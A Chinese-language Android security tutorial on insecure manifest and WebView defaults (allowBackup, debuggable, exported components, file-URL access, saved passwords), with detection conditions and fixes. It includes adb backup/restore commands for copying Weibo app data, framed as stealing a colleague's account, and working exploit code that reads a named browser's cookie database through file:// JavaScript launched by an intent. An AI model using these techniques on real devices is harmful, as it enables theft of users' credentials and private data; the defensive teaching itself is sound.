## 默认设置场景和危害

在Android开发中，如果一些默认值的问题处理不当，也会带来安全隐患。比如AndroidManifest.xml文件中android:allowBackup的默认值为true，将会导致任意备份漏洞，以及其他类型的默认设置导致的可以被任意调试等其他安全问题。

## 默认设置漏洞分类

**Android开发中，常见的可能带来安全隐患的默认值问题，大致可以分为两大类：**

AndroidManifest.xml配置文件中默认值问题、WebView的默认设置问题。

**AndroidManifest.xml配置文件中默认值问题**

- allowBackup默认这是风险
- Debuggable默认设置风险
- 组件默认导出风险

**WebView的默认设置问题**

- setAllowFileAccess()
- setAllowContentAccess()
- setAllowFileAccessFromFileURLs()
- setAllowUniversalAccessFromFileURLs()
- setSavePassword()

## 应用数据任意备份风险

Android 2.1 以上的系统可为 App 提供应用程序数据的备份和恢复功能，该 AndroidMainfest.xml 文件中的 allowBackup 属性值控制，其默认值为 true。当该属性没有显式设置为 false 时,攻击者可通过 adb backup 和 adb restore 对 App 的应用数据进行备份和恢复,从而可能获取明文存储的用户敏 感信息，如用户的密码、证件号、手机号、交易密码、身份令牌、服务器通 信记录等。利用此类信息攻击者可伪造用户身份，盗取用户账户资产，或者 直接对服务器发起攻击。

android:allowBackup如果不显示设置，默认值为true。

```
<application
    android:allowBackup="true"
    android:icon="@mipmap/ic_launcher"
    android:label="TextP"
    android:supportsRtl="true"
    android:theme="@style/AppTheme">
```

eg:

http://bobao.360.cn/learning/detail/290.html


## 两分钟窃取身边女神微博帐号？详解Android App AllowBackup配置带来的风险

2015-03-10 20:34:29 阅读：30582次 收藏(1) 来源： 安卓安全中文站


笔者在使用自己编写的Drozer模块对国内流行的安卓手机应用进行自动化扫描后发现有大量涉及用户财产和隐私的流行安卓应用存在Android AllowBackup漏洞，已测试成功受到漏洞影响的应用包括：新浪微博，百度云网盘，美团，大众点评，去哪儿等等。

### [0x00] 漏洞案例

先来看一个情景案例，某IT男一直暗恋部门某女神，一天女神手机太卡了找IT男帮助清理手机空间，IT男高兴地答应女神两分钟搞定，屁颠屁颠的跑到自己电 脑旁边连上手机，女神在一边呆呆的看着IT男敲了几行代码然后在手机上点了几下，最后果然两分钟不到就搞定了，在女神谢着离开后，IT男露出了WS的笑 容。



**adb backup -nosystem -noshared -apk -f com.sina.weibo.ab com.sina.weibo**

-nosystem表示不备份系统应用


-noshared表示不备份应用存储在SD中的数据


-apk表示备份应用APK安装包 -

f 表示备份的.ab文件路径和文件名

最后是要备份应用的packageName

**adb restore com.sina.weibo.ab**




**android:restoreAnyVersion**

设置这个属性表示应用程序准备尝试恢复任何备份的数据集，即使备份比设备上当前安装的应用程序的版本要新。这个属性设置为true，即使是在版本不匹配而产生数据兼容性提示的时候，也会允许备份管理来恢复备份的数据，所以要谨慎使用。这个属性的默认值是false。

为了保障安全， 如果没有特殊需要android:allowBackup 显示设置为false ， 以 及 使 用 android:restoreAnyVersion的默认值。


## 应用任意调试风险

android:debuggable

这个属性用于指定应用程序是否能够被调试，即使是以用户模式运行在设备上的时候。如果设置为true，则能够被调试，否则不能调试，默认值是false。

客户端软件 AndroidManifest.xml 中的调试标记如果开启，可被 Java 调试工 具例如 jdb 进行调试，获取和篡改用户敏感信息，甚至分析并且修改代码实 现的业务逻辑，例如窃取用户密码，绕过验证码防护等。

如果使用Android Studio开发APP那么会自动提示这个的安全性，建议用户使用默认的设置。




## 组件默认导出风险：Activity

导出的Activity组件可以被第三方APP任意调用，导致敏感信息泄露，并可能受到绕过认证、恶意代码注入等攻击风险。 Activity组件暴露

- exported属性

**一、android:exported**

该属性用来标示，当前Activity是否可以被另一个Application的组件启动

1. true 表示允许被启动

2. false 表示不允许被启动，这个Activity只会被当前Application或者拥有同样user ID的Application的组件调用

3. 默认值 【1】根据Activity中是否有intent filter标签来定

- 没有intent filter - 默认值为false 没有任何的filter意味着这个Activity只有在详细的描述了它的class name后才能被唤醒，这意味着这个Activity只能在应用内部使用，因为其它应用程序并不知道这个class的存在，所以在这种情况下，它的默认值是false - 有intent filter - 默认值为true

如果Activity里面至少有一个filter的话，意味着这个Activity可以被其它应用从外部唤起，这个时候它的默认值是true

4. 权限控制

【1】不只有exported这个属性可以指定Activity是否暴露给其它应用，也可以使用permission来限制外部实体唤醒当前Activity

【2】android:permission 指定启动该Activity所需要的权限名称

**二、触发条件**

1. 定位AndroidManifest.xml文件中的Activity组件

【1】对应的特征：<activity

2. exported属性的判断

【1】android:permission 如果设置权限控制，就认为不存在安全风险

【2】exported属性设置为true 显示设置android:exported="true" 默认值为true，也就是具有intent filter标签，对应的特征：<intent-filter

3.主Activity(MainActivity) 【1】应用程序需要包含至少一个Activity组件来支持MAIN操作和LAUNCHER种类，即为主Activity 对应的特征 【2】暴露的Activity组件不包括主Activity

```
<intent-filter>
    <action android:name="android.intent.action.MAIN"/>
    <category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
```

**三、修复建议**

【1】如果应用的Activity组件不必要导出，或者组件配置了intent filter标签，建议显示设置组件 的“android:exported”属性为false。

【2】如果组件必须要提供给外部应用使用，建议对组件进行权限控制

## 组件默认导出风险：Service

导出的Service组件可以被第三方APP任意调用，导致敏感信息泄露，并可能受到权限提升、拒绝服务等攻击风险。

**一、android:exported**

该属性用来标示，其他应用的组件是否可以唤醒Service或者和这个Service进行交互

1. true 表示可以
2. false

【1】表示不可以，只有同一个应用的组件或者有着同样user ID的应用可以启动这个Service或者绑定这个Service

3. 默认值

【1】 根据当前Service是否有intent filter标签来定

- 没有intent filter - 默认值为false

没有任何的filter意味着这个Service只有在详细的描述了它的class name后才会被唤起，这表示当前Service只能在应用内部使用，因为其它应用程序并不知道这个class的存在，所以在这种情况下，它的默认值是false

- 有intent filter - 默认值为true 如果Service里面至少有一个filter的话，意味着该Service可以被外部应用使用，这个时候它的默认值是true

4. 权限控制

【1】不只有exported这个属性可以指定Service是否暴露给其它应用，也可以使用permission来限制外部实体唤醒当前Service

【2】android:permission 指定唤醒Service或与Service交互所需要的权限名称

**二、触发条件**

1. 定位AndroidManifest.xml文件中的Service组件

【1】对应的特征：<service

2. exported属性的判断

【1】android:permission 如果设置权限控制，就认为不存在安全风险

【2】exported属性设置为true

显示设置 android:exported="true"

默认值为true，也就是具有intent filter标签，对应的特征：<intent-filter

**三、修复建议**

【1】如果应用的Service组件不必要导出，或者组件配置了intent filter标签，建议显示设置组件的“android:exported”属性为false 【2】如果组件必须要提供给外部应用使用，建议对组件进行权限控制

## 组件默认导出风险：BroadCast Receiver

导出的Broadcast Receiver组件可以被第三方APP任意调用，导致敏感信息泄露，并可能受到权限绕过、拒绝服务等攻击风险

**一、android:exported**

该属性用来标示，当前Broadcast Receiver是否可以从当前应用外部获取Receiver message

1. true 表示可以

2. false 表示不可以，当前Broadcast Receiver只能收到同一个应用或者拥有同一user ID的Application发出的广播

3. 默认值

【1】根据当前Broadcast Receiver是否有intent filter标签来定

- 没有intent filter - 默认值为false

没有任何的filter意味着这个Receiver只有在详细的描述了它的class name后才会被唤起，这表示当前Receiver只能在应用内部使用，因为其它应用程序并不知道这个class的存在，所以在这种情况下，它的默认值是false

- 有intent filter - 默认值为true

如果Broadcast Receiver里面至少有一个filter的话，意味着该Receiver将会收到来自系统或者其他应用的广播，这个时候它的默认值是true

4. 权限控制

【1】不只有exported这个属性可以指定Broadcast Receiver是否暴露给其它应用，也可以使用permission来限制外部应用给它发送消息

【2】android:permission 指定给该Receiver发送消息所需要的权限名称

**二、触发条件**

1. 定位AndroidManifest.xml文件中的Broadcast Receiver组件

【1】对应的特征：<receiver

2. exported属性的判断

【1】android:permission

如果设置权限控制，就认为不存在安全风险

【2】exported属性设置为true

显示设置android:exported="true" 默认值为true，也就是具有intent filter标签，对应的特征：<intent-filter

**三、修复建议**

【1】如果应用的Broadcast Receiver组件不必要导出，或者组件配置了intent filter标签，建议显示设置组件的“android:exported”属性为false 【2】如果组件必须要接收外部应用发送的消息，建议对组件进行权限控制

## 组件默认导出风险：ContentProvider

导出的Content Provider组件可以被第三方app任意调用，导致敏感信息泄露，并可能受到目录遍历、 SQL注入等攻击风险

**一、android:exported**

该属性指示了content provider是否可以被其他应用程序使用

1. true

代表该content provider可以被其他应用程序使用，其他所有的应用程序都可以通过该content provider提供的URI访问由该content provider提供的数据，在访问的时候，只需要遵循相应的权限就行

2. false

代表该content provider对其他应用程序来说是不可见的，将android:exported设置为false，用于限制其他应用程序来访问由该content provider提供的数据，只有当应用程序的UID和该content provider的UID相同时，才可以访问

3. 默认值 当minSdkVersion或者targetSdkVersion小于16时该属性的默认值是true；当大于17时，该属性默认值为false

4. 权限控制

【1】可以通过设置该属性的值为false或者通过访问权限来控制该content provider是否可以被其他应用程序使用

【2】android:permission 指定读写该content provider数据的权限名称

**二、触发条件**

1. 定位AndroidManifest.xml文件中的content provider组件

【1】对应的特征：<provider

2. exported属性的判断

【1】android:permission　如果设置权限控制，就认为不存在安全风险

【2】android:exported="true"　未设置权限控制的情况下，exported属性设置为true(默认也是true)

**三、修复建议**

【1】如果应用的Content Provider组件不必要导出，建议显式设置组件的“android:exported”属性为false

【2】如果必须要有数据提供给外部应用使用，建议对组件进行权限控制

## WebView默认设置问题

在Android开发中，经常会使用WebView来实现WEB页面的展示，在Activiry中启动自己的浏览器，或者简单的展示一些在线内容等。WebView功能强大，应用广泛，但它是天使与恶魔的合体，一方面它增强了APP的上网体验，让APP功能更多样化，另一方面它也引入了很多的安全问题。在过去几年WebView中被披露的重大漏洞包括了任意代码执行漏洞、跨域、密码明文保存等，这些安全问题可以直接导致用户敏感信息泄露，移动终端被恶意攻击者控制。

WebView默认开启密码保存功能mWebView.setSavePassword(true)，如果该功能未关闭，在用户输入密码时，会弹出提示框，询问用户是否保存密码，如果选择“是”，密码会被明文保到/data/data/com.package.name/databases/webview.db，如果手机被root之后，获取root权限的APP就可以任意读取私有目录下的文件去获取用户的密码，因此建议用户密码需要加密存储。

Android中默认mWebView.setAllowFileAccess(true)，在File域下，能够执行任意的JavaScript代码，同源策略跨域访问能够对私有目录文件进行访问等。APP对嵌入的WebView未对file:/// 形式的URL做限制，会导致隐私信息泄露，针对IM类软件会导致聊天信息、联系人等等重要信息泄露，针对浏览器类软件，则更多的是cookie信息泄露。

以某浏览器4.8版本为例，由于未对file域做安全限制，恶意APP调用浏览器加载本地的攻击页面（比如恶意APP释放到SDCARD上的一个HTML）后，就可以获取浏览器下的所有私有数据，包括webviewCookiesChromium.db下的cookie内容，攻击页面关键代码：

```
function getDatabase() {
    var request = false;
    if(window.XMLHttpRequest) {
     request = new XMLHttpRequest();
      if(request.overrideMimeType) {
          request.overrideMimeType('text/xml');
       }
    }
    xmlhttp = request;
    var prefix = "file:////data/data/com.***.browser/databases";
    var postfix = "/webviewCookiesChromium.db"; //取保存cookie的db
    var path = prefix.concat(postfix);
    // 获取本地文件代码
    xmlhttp.open("GET", path, false);
    xmlhttp.send(null);
    var ret = xmlhttp.responseText;
    return ret;
}
```

漏洞利用代码：

```
copyFile(); //自定义函数，释放filehehe.html到sd卡上
String url = "file:///mnt/sdcard/filehehe.html";
Intent contIntent = new Intent();
contIntent.setAction("android.intent.action.VIEW");
contIntent.setData(Uri.parse(url));
Intent intent = new Intent();
intent.setClassName("com.qihoo.browser","com.qihoo.browser.BrowserActivity");
intent.setAction("android.intent.action.VIEW");
intent.setData(Uri.parse(url));
this.startActivity(intent);
```

在JELLY_BEAN（Android 4.1）以前的版本默认是setAllowFileAccessFromFileURLs(true)，允许通过file域url中的Javascript读取其他本地文件，在JELLY_BEAN及以后的版本中默认已被是禁止。但是有个例外，当setAllowUniversalAccessFromFileURLs()的值为true时这个函数设置的值就不起作用了。在JELLY_BEAN以前的版本默认是setAllowUniversalAccessFromFileURLs(true),允许通过file域url中的Javascript访问其他的源，包括其他的本地文件和http,https源的数据。在JELLY_BEAN及以后的版本中默认已被禁止。

## WebView默认设置问题：防护

如无必要，都需要手动将这几项的值设置为FALSE。